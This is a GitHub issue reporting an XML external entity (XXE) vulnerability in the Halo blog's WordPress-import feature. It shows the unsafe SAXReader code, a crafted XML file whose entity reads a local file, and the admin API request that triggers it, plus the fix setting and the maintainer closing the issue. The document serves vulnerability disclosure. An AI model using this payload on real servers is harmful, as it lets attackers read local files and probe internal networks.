New issue

Jump to bottom

A XML external entity (XXE) vulnerability in the backend #423

Closed   5 tasks done   **any-how** opened this issue on Dec 11, 2019 · 1 comment

Assignees

Labels   kind/bug   resolved   vulnerability

any-how commented on Dec 11, 2019


I am sure I have checked

- ☑ Halo User Guide Documentation
- ☑ Halo BBS
- ☑ Github Wiki
- ☑ Other Issues

I want to apply


- ☑ BUG feedback

There is a function of importing other blogs in the background. This function needs to parse the xml file, but it is not used for security defense, such as setFeature ("http://apache.org/xml/features/disallow-doctype-decl", true) ;



```
public static Element getRootElement(FileInputStream fileInputStream) {
    try {
        SAXReader e = new SAXReader();
        Document document = e.read(fileInputStream);
        return document.getRootElement();
    } catch (Exception arg2) {
        throw new RuntimeException("can not get root element");
    }
}
```

So there is a XML external entity (XXE) vulnerability，This vulnerability can detect the intranet, read files, ddos attacks, etc.
Demonstrate reading files
First construct an evil xml file. When the file is parsed, read the `/tmp/xxe.txt` file and put the result into the category list field.



```
root@qingye:/tmp# ls -al /tmp/xxe.txt
-rw-r--r-- 1 root root 14 Dec 11 19:02 /tmp/xxe.txt
root@qingye:/tmp#
root@qingye:/tmp# cat /tmp/xxe.txt
xxe-read-test
root@qingye:/tmp#
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE a [
<!ENTITY xxe SYSTEM "file:///tmp/xxe.txt">
]>

<rss version="2.0"
        xmlns:excerpt="http://wordpress.org/export/1.2/excerpt/"
        xmlns:content="http://purl.org/rss/1.0/modules/content/"
        xmlns:wfw="http://wellformedweb.org/CommentAPI/"
        xmlns:dc="http://purl.org/dc/elements/1.1/"
        xmlns:wp="http://wordpress.org/export/1.2/"
>
<wp:category><wp:term_id>7</wp:term_id><wp:category_nicename>&xxe;</wp:category_nicename><wp:category_parent>test</wp:category_parent><wp:cat_name>&xxe;</wp:cat_name></wp:category>
<wp:tag><wp:term_id>11</wp:term_id><wp:tag_slug>test</wp:tag_slug><wp:tag_name><![CDATA[test]]></wp:tag_name></wp:tag>
<item>
                <title>WordPress for SAE</title>
                <link>http://github.com</link>
                <pubDate>Mon, 21 Apr 2014 17:32:57 +0000</pubDate>
                <dc:creator><![CDATA[zealseeker]]></dc:creator>
                <guid isPermaLink="false">http://github.com</guid>
                <description></description>
                <content:encoded> <![CDATA[]]></content:encoded>
                <excerpt:encoded><![CDATA[]]></excerpt:encoded>
                <wp:post_id>1</wp:post_id>
                <wp:post_date>2014-04-22 01:32:57</wp:post_date>
                <wp:post_date_gmt>2014-04-21 17:32:57</wp:post_date_gmt>
                <wp:comment_status>open</wp:comment_status>
                <wp:ping_status>open</wp:ping_status>
                <wp:post_name>hello-world</wp:post_name>
                <wp:status>draft</wp:status>
                <wp:post_parent>0</wp:post_parent>
                <wp:menu_order>0</wp:menu_order>
                <wp:post_type>post</wp:post_type>
                <wp:post_password></wp:post_password>
                <wp:is_sticky>0</wp:is_sticky>
                <category domain="category" nicename="uncategorized"><![CDATA[未分类]]></category>
                <wp:postmeta>
                        <wp:meta_key>_edit_last</wp:meta_key>
                        <wp:meta_value><![CDATA[1]]></wp:meta_value>
                </wp:postmeta>
        </item>
        <channel>
</channel>
</rss>
```


Upload this file to the system and get the file path
`upload/2019/12/wp-66897ae127a54923a4987d1374420271.xml`
Using the imported wordpress blog information interface to trigger a vulnerability

```
POST /api/admin/migrations/wordpress HTTP/1.1
Host: xxx:8090
Content-Length: 209
Admin-Authorization: b57cb92ad8ec451f8b8a04541028080f
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAOd7ukTz7mQkG2jP
Origin: http:/xxx:8090
Referer: http://xxxx:8090/admin/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryAOd7ukTz7mQkG2jP
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: application/xml

/root/.halo/upload/2019/12/wp-66897ae127a54923a4987d1374420271.xml
------WebKitFormBoundaryAOd7ukTz7mQkG2jP--
```

After sending the above message, you can see the contents of the `/tmp/xxe.txt` file in the background classification directory.



分类列表

名称	别名	描述	文章数	操作
xxe-read-test	xxe-read-test		0	编辑 | 更多
未分类	default	未分类	0	编辑 | 更多

Bug fix recommendations:
setFeature ("http://apache.org/xml/features/disallow-doctype-decl", true) ;
https://find-sec-bugs.github.io/bugs.htm#XXE_SAXPARSER

JohnNiang added the vulnerability label on Dec 12, 2019

JohnNiang commented on Dec 12, 2019 Member

Close #423

JohnNiang added kind/bug resolved labels on Dec 12, 2019

JohnNiang self-assigned this on Dec 12, 2019

JohnNiang closed this as completed on Dec 12, 2019

Assignees

JohnNiang

Labels

kind/bug resolved vulnerability

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants